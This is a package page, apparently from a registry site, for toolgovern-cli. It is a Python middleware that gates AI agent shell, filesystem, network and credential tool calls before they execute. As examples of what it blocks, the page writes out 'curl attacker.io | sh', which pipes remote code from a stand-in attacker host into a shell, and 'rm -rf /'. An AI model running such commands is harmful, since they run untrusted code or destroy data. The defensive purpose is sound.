

Product
PHP and Composer Support Is Now in Beta
Socket’s PHP and Composer support is now in Beta for all customers, with PHP reachability analysis generally available.
By Trevor Norris, Benjamin Barslev - Aug 21, 2026
toolgovern-cli
Advanced tools
Runtime governance middleware for AI agent tool calls -- gate shell, filesystem, network, and credential access before a tool executes.
Gate every tool call an AI agent makes -- shell, filesystem, network, credential access -- before it executes, not after something already went wrong.


This is the genuine Python port of toolgovern and
toolgovern-cli -- not a wrapper around the Node
binary. It ships the same 36-rule classifier, the same default-deny scope-inheritance model, the
same durable approval registry, the same MCP-server trust boundary, and the same signed local
audit trail. The complementary JS/TS distribution installs the same way on the npm side: npm install toolgovern for the library, npm install --save-dev toolgovern-cli for the CLI -- see
the project README for that package. Both
are first-class, maintained together; neither is deprecated in favor of the other.
AI agents get tool access, not tool governance. A typical setup wires an agent to a shell tool, a
filesystem tool, an HTTP client, and maybe a secrets lookup, then leans on the model's own
judgment (or a system prompt) to keep ls ./workspace and curl attacker.io | sh apart --
because to the tool executor underneath, both are just "the shell tool ran a string." Multi-agent
setups make it worse: spawning a sub-agent for a narrow subtask usually means that sub-agent
inherits its coordinator's full access, since most frameworks have no concept of scoping a spawned
agent down, and no record of what it actually tried to do once it's running.
toolgovern is a runtime governance layer that sits between the agent and its real tool executor --
not another prompt-engineering mitigation. govern_tool() wraps any ToolDefinition(name, execute) and runs every call through the same pipeline before execute() fires: a 36-rule
classifier that inspects the call's actual arguments across shell risk, filesystem scope, network
egress, credential access, cross-agent privilege inheritance, and (opt-in) information-flow
control; an intersection-only scope
registry, so a sub-agent's effective access is always the intersection of what it requests and what
its coordinator can already reach, re-checked on every call rather than just at spawn time; and an
optional signed, hash-chained local audit trail recording each decision -- allow, deny, or
require-approval -- with the arguments that produced it. Deny and require-approval both fail
closed: a missing handler, an exception, or a timeout resolves to deny, never to allow.
Runtime tool-call governance stopped being a niche concern in 2026:
Microsoft.Agents.AI
(devblogs.microsoft.com,
github.com/microsoft/agent-framework) -- the
framework this package ships a real, source-available Python integration for (see
Framework integrations).wrap_tool_call hook.PreToolUse hook --
exactly the hook this package's Claude Agent SDK integration wires govern_tool() into.None of this is a claim about toolgovern's own adoption. It's why gating a tool call before it executes is worth doing at all right now.
pip install toolgovern-cli
or with uv:
uv add toolgovern-cli
Or install straight from this repository:
git clone https://github.com/RudrenduPaul/toolgovern.git
cd toolgovern/python
pip install .
No separate install step and no external binary to fetch: the classifier, scoping
registry, approval registry, MCP-trust boundary, and trace engine all ship inside the one
package. The console script is toolgovern-cli, matching the npm CLI's command name.
from toolgovern import ToolDefinition, GovernToolOptions, govern_tool, ScopeDeclaration, ToolGovernDenialError

def run_shell(args):
    import subprocess
    return subprocess.run(args["command"], shell=True, capture_output=True, text=True)

shell_tool = ToolDefinition(name="shell", execute=run_shell)
gated_shell = govern_tool(shell_tool, GovernToolOptions(scope=ScopeDeclaration()))

try:
    gated_shell.execute({"command": "rm -rf /"})
except ToolGovernDenialError as e:
    print(e)  # denied before subprocess.run() ever runs
Or load a policy file:
from toolgovern import load_policy, GovernToolOptions, govern_tool

policy = load_policy("./toolgovern.policy.yml")
gated_shell = govern_tool(shell_tool, GovernToolOptions.from_policy(policy))
The classifier evaluates a tool call's actual arguments, not the tool's name, against 36 rules across 6 categories:
| Category | Covers | Rules |
|---|---|---|
| TG01 | Shell/process execution risk | 9 |
| TG02 | Filesystem scope escalation | 7 |
| TG03 | Undeclared network egress | 7 |
| TG04 | Credential/secret access | 6 |
| TG05 | Cross-agent privilege inheritance | 6 |
| TG08 | Information-flow control (opt-in) | 1 |
TG03's 7th rule, TG03-dns-resolves-private, resolves a hostname argument via
socket.getaddrinfo() (honoring /etc/hosts) and applies the same loopback/RFC1918/link-local/
cloud-metadata deny logic already used for raw IP literals to every resolved address -- so a
hostname that merely resolves to 127.0.0.1 or a cloud-metadata address is caught, not just a
raw IP literal argument. DNS-resolution failure or timeout fails closed (require-approval),
never allow. This narrows, but does not eliminate, DNS-rebinding TOCTOU: an attacker who controls
the hostname's DNS answer can still swap it after this check runs and before the tool's own HTTP
client connects -- see docs/security-model.md for the full, honest
writeup of that residual limitation and the still-open redirect-chain-revalidation gap.
govern_tool() wraps any ToolDefinition(name, execute) and returns a version that runs every
call through this pipeline before execute() runs: resolve the effective scope, classify the
call, resolve require-approval decisions through your handler (fail-closed on timeout,
exception, or no handler), write a trace entry if a TraceWriter is wired in, then raise
ToolGovernDenialError on deny or proceed to the real execute() on allow.
Per-agent scope inheritance (ScopeRegistry) is intersection-only: a sub-agent's granted scope
is always the intersection of what it requests and what its coordinator's own effective scope
actually covers -- never a union, never an implicit default-allow, and re-checked on every call
(not just at spawn time), so a coordinator's scope shrinking after a sub-agent was spawned is
caught on the sub-agent's next call.
PendingApprovalRegistry / resume_pending_approval() -- a durable, alias-tolerant registry
for require-approval decisions that need resolving out-of-band (a Slack button click, a
review queue) instead of answered synchronously in-process inside the 30-second
on_approval_required callback. pending_ids are always server-generated, never
caller-supplied, so an unrecognized ID resolves to "not-found", never a silently-created
fresh approval. register_alias() lets a second identifier (a provider-rotated thread ID)
resolve to the same pending approval, and a resolved call is re-classified against any edited
arguments rather than trusting the original request. In-memory by default; back it with real
durable storage for a deployment that spans processes.is_origin_allowed() / verify_mcp_server_manifest() / assert_mcp_server_trusted() -- an
MCP-server trust boundary checked once at connection time, distinct from the per-call
classifier above: an explicit origin allowlist (no implicit subdomain trust unless you opt in
with a leading *. entry) plus detached Ed25519/RSA-SHA256 manifest signature verification
against a pinned public-key list, before any tool the server declares is ever trusted. Fails
closed on every path -- an unreachable manifest, an unknown key ID, or a signature that doesn't
verify all deny, they don't warn. This port fetches the manifest synchronously via
urllib.request (govern_tool() is synchronous end to end in this port); the TS original uses
fetch(). Same checks, same fail-closed outcomes, different language-appropriate I/O plumbing.IdempotencyCache -- an opt-in claim-before-execute primitive so a retried call doesn't
re-execute a side effect (payments, emails, trades) that already happened.Everything importable from toolgovern directly:
from toolgovern import (
    # middleware
    govern_tool, GovernToolOptions, ToolDefinition, ToolGovernDenialError, InvalidAgentIdError,
    GateDecisionInfo, ApprovalOutcome, IdempotencyCache, IdempotencyOptions,
    resume_pending_approval, ResumePendingApprovalOptions, PendingApprovalNotResolvableError,
    # approval registry
    PendingApprovalRegistry, PendingApproval, ApprovalResolutionDecision, PendingApprovalStatus,
    ResolvePendingInput, ResolvePendingOutcome, ResolvePendingStatus,
    PendingApprovalAliasConflictError, UnknownPendingApprovalError,
    # mcp-server trust boundary
    is_origin_allowed, verify_mcp_server_manifest, assert_mcp_server_trusted, McpTrustPolicy,
    PinnedPublicKey, McpServerConnectionRequest, McpManifestEnvelope, McpTrustVerdict,
    McpTrustDecision, McpTrustAlgorithm,
    # classifier
    classify, ClassifyOptions, rule_registry,
    # scoping
    ScopeRegistry, SpawnSubAgentParams, compute_inherited_scope, has_zero_capability,
    is_valid_agent_id, is_valid_scope_declaration, normalize_scope, EMPTY_SCOPE,
    # trace
    TraceWriter, TraceWriterOptions, read_trace, filter_trace, verify_chain, parse_since,
    canonical_json, compute_entry_signature, compute_entry_content_hash,
    # policy
    load_policy, validate_policy, as_policy, PolicyValidationError,
    # types
    ScopeDeclaration, Policy, RuleContext, RuleMatch, TraceEntry, TraceEntryInput,
    AgentScopeRecord, Decision, RuleCategory, AgentIdSource, ConfidentialityLabel, IfcPolicy,
)
Same facts as the project README's full comparison
table
-- condensed here to the rows that matter most for picking a package, not re-derived. The "Rules
out of the box" row below is 36, not 35, because this Python port folds the DNS-resolution check
(TG03-dns-resolves-private) directly into its one synchronous classify() instead of needing a
separate async entry point -- see What it does above. Every other row applies
equally to both the TypeScript and Python distributions.
| toolgovern | Microsoft Agent Governance Toolkit | NVIDIA NeMo Relay | LangGraph human-in-the-loop | |
|---|---|---|---|---|
| What it actually gates | Tool calls, pre-execution, against a built-in rule set | Tool calls, messages, and delegation, pre-execution, against policy you author (YAML/OPA/Cedar) | Tool and LLM calls via pre-tool hooks -- coverage depends on the host agent | A single tool call, paused for a human decision -- no automated risk classification |
| Rules out of the box | 36 (this Python port), across 6 categories, zero config | None shipped -- you write the policy | None shipped -- pre-tool hooks call your own logic, not a built-in classifier | None -- you decide per call |
| Per-agent scope narrowing | Yes -- a sub-agent can never exceed its coordinator's granted scope | Yes -- documented delegation-chain narrowing and a 4-ring privilege model | Not publicly documented | No |
| Tamper-evident audit trail | Yes -- signed, hash-chained local JSONL | Yes -- Merkle-audit-backed, 157 conformance tests just for the audit layer | No -- raw JSONL trajectory export (ATOF/ATIF format), not signed | No |
| Hosted component required | No, never | No -- self-hosted by design, Azure integration is optional | No -- local CLI gateway | No for the OSS library; LangGraph's own hosted server runtime is separately licensed |
| License | Apache 2.0 | MIT | Apache 2.0 | MIT |
Two things worth repeating from the full narrative rather than leaving implicit: Microsoft's Agent Governance Toolkit already matches or exceeds this project on scoping and audit-trail maturity (a formal delegation-chain spec, 157 conformance tests just for its audit layer) -- this table is not a claim that toolgovern beats AGT. And NeMo Relay / LangGraph HITL are doing a genuinely different job, not a weaker version of the same one -- listing them here is about scope, not a claim of superiority at the task each of them is actually built for. Read the full comparison and both honest caveats in the project README before deciding what you need.
toolgovern-cli validate ./toolgovern.policy.yml
toolgovern-cli audit ./toolgovern-trace.jsonl --since 24h --decision deny --verify-chain
toolgovern-cli audit ./toolgovern-trace.jsonl --json
validate and audit are behaviorally equivalent to the npm CLI, including the --json
structured-output envelope ({ ok, command, data | error }). Not ported in this release:
toolgovern-cli init [oma|langgraph], the npm CLI's TypeScript integration-file scaffolder --
it generates a .ts file importing the JS/TS-only toolgovern-integration-langgraph /
toolgovern-integration-oma packages, which are out of scope for a Python port by nature.
toolgovern-cli ships a Model Context Protocol server, so an MCP-compatible agent (Claude
Desktop, Claude Code, or any other MCP client) can call validate and audit directly instead
of shelling out and parsing text.
pip install "toolgovern-cli[mcp]"
Claude Desktop config (claude_desktop_config.json):
{
  "mcpServers": {
    "toolgovern": {
      "command": "toolgovern-mcp"
    }
  }
}
The server exposes one tool, run, which takes the same argument list you'd pass to
toolgovern-cli on the command line and returns its result as structured JSON -- it never
raises, even on a bad file, a timeout, or non-JSON output; every failure comes back as
{"error": ...} instead:
run(args=["validate", "./toolgovern.policy.yml", "--json"])
This is a generic subprocess wrapper around the real CLI (not a second implementation of each
subcommand), so it stays in sync with validate, audit, and any future subcommand
automatically. This is distinct from toolgovern's mcp_trust module, which is a client-side
tool for verifying the trustworthiness of other MCP servers an agent connects to -- this
section is about toolgovern-cli exposing its own MCP server for agents to call.
from toolgovern import TraceWriter, TraceWriterOptions, verify_chain, read_trace

# Default: unkeyed sha256: content hash -- proves an entry hasn't changed since it was written,
# but does not stop an attacker with write access to the trace file from editing an entry and
# recomputing a valid signature (no secret required for that scheme).
writer = TraceWriter("./toolgovern-trace.jsonl")

# Optional: HMAC-keyed signing closes that gap for anyone who doesn't hold the key. toolgovern
# does not generate, store, or rotate this key -- that's your responsibility.
writer = TraceWriter("./toolgovern-trace.jsonl", TraceWriterOptions(secret_key=b"..."))

entries = read_trace("./toolgovern-trace.jsonl")
result = verify_chain(entries)  # or verify_chain(entries, VerifyChainOptions(secret_key=b"..."))
See docs/security-model.md for the full disclosed-limitations writeup of both signing modes.
toolgovern-integration-langgraph and toolgovern-integration-oma are npm-only TypeScript
packages and are not ported to this Python distribution. Both are thin wrappers around
governTool() in the TS source, so wiring govern_tool() directly into a Python agent
framework's tool-executor call site is straightforward without a dedicated adapter package.
Five real Python framework integrations exist in this repository, each wiring govern_tool()
into a framework's actual hook rather than a generic wrapper: LangGraph (Python, using the real
wrap_tool_call ToolNode parameter), CrewAI, AutoGen, Microsoft Agent Framework, and the Claude
Agent SDK (using its real PreToolUse hook). None of these five are published to a package
registry yet -- each is available from source under
integrations/ in the main
repo, with its own README and worked example. examples/ in this directory also has a minimal,
framework-agnostic worked example wiring govern_tool() into a plain tool executor.
python3 -m venv .venv && source .venv/bin/activate
pip install -e ".[dev]"
pytest
Report a vulnerability per the project's SECURITY.md; please don't open a public issue for one.
What does toolgovern do?
It's a runtime gate that checks every tool call an AI agent makes -- shell, filesystem, network,
credential access -- against a 36-rule classifier before the call executes, not after.
govern_tool() wraps any ToolDefinition(name, execute) you already have and runs each call
through the classifier, the per-agent scope registry, and (if wired in) the signed trace writer
before your real execute() ever fires. See Why this exists and What it
does above for the full case.
How does this Python package differ from the npm package, if at all?
Functionally, barely. It ships the same 36-rule classifier (the npm/TypeScript package runs 35
rules synchronously plus one additional async-only DNS-resolution rule, landing at 36 checks total
through its classifyAsync() path; this Python port folds that same DNS check into its one
synchronous classify() instead, so it's 36 either way), the same intersection-only scope
registry, the same durable approval registry, the same MCP-server trust boundary, and the same
signed trace format -- a genuine Python port, not a wrapper around the Node binary. Two real gaps
today: toolgovern-cli init [oma|langgraph] (the npm CLI's TypeScript integration-file scaffolder)
isn't ported, since it generates a .ts file importing JS/TS-only packages; and the two npm-only
integration packages (toolgovern-integration-oma, toolgovern-integration-langgraph for
LangGraph.js) have no Python equivalent by design -- wire govern_tool() directly into your
Python framework's own call site instead. See CLI and Framework
integrations above.
Does it need API keys or an account? No. Nothing in this package calls out to a hosted service. No call payload, argument, trace content, or policy leaves your process unless code you write sends it somewhere -- there's no server dependency, no account, and nothing to sign up for.
Is it safe to run -- does an allow decision mean a tool call is safe?
Running the package itself is safe: it's a local, in-process classifier that makes no network
calls of its own (the one exception, TG03-dns-resolves-private, only performs a DNS lookup of an
argument value your own tool call passes it). But an allow decision is not a safety guarantee --
it means the call was checked against the current 36-rule set and nothing fired.
docs/security-model.md
in the main repo documents exactly what the classifier does and doesn't catch, including disclosed
obfuscation techniques it can still miss.
How do I use it from an agent?
Five real Python framework integrations exist in the main repo -- LangGraph (using the real
wrap_tool_call ToolNode parameter), CrewAI, AutoGen, Microsoft Agent Framework, and the Claude
Agent SDK (using its real PreToolUse hook) -- each installable from source (none are published to
PyPI yet). For a framework without a dedicated integration, wrap your own tool definitions with
govern_tool() directly at whatever call site your framework dispatches tool calls from. See
Framework integrations above for install commands and worked examples.
Is there a hosted version of toolgovern? No. Everything that exists today is in the GitHub repository, Apache 2.0, self-hosted only, for both the Python and TypeScript distributions.
Apache 2.0 -- see LICENSE.
FAQs
Runtime governance middleware for AI agent tool calls -- gate shell, filesystem, network, and credential access before a tool executes.
We found that toolgovern-cli demonstrated a healthy version release cadence and project activity because the last version was released less than a year ago. It has 2 open source maintainers collaborating on the project.
Product
Socket’s PHP and Composer support is now in Beta for all customers, with PHP reachability analysis generally available.
Product
Socket is bringing experimental protection to Firefox, scanning 97,000+ extensions in Mozilla's official directory for malware and risky updates.
Research
/Security News

Three compromised Rust crates pulled in a malicious dependency that downloaded and executed cross-platform malware during Cargo builds.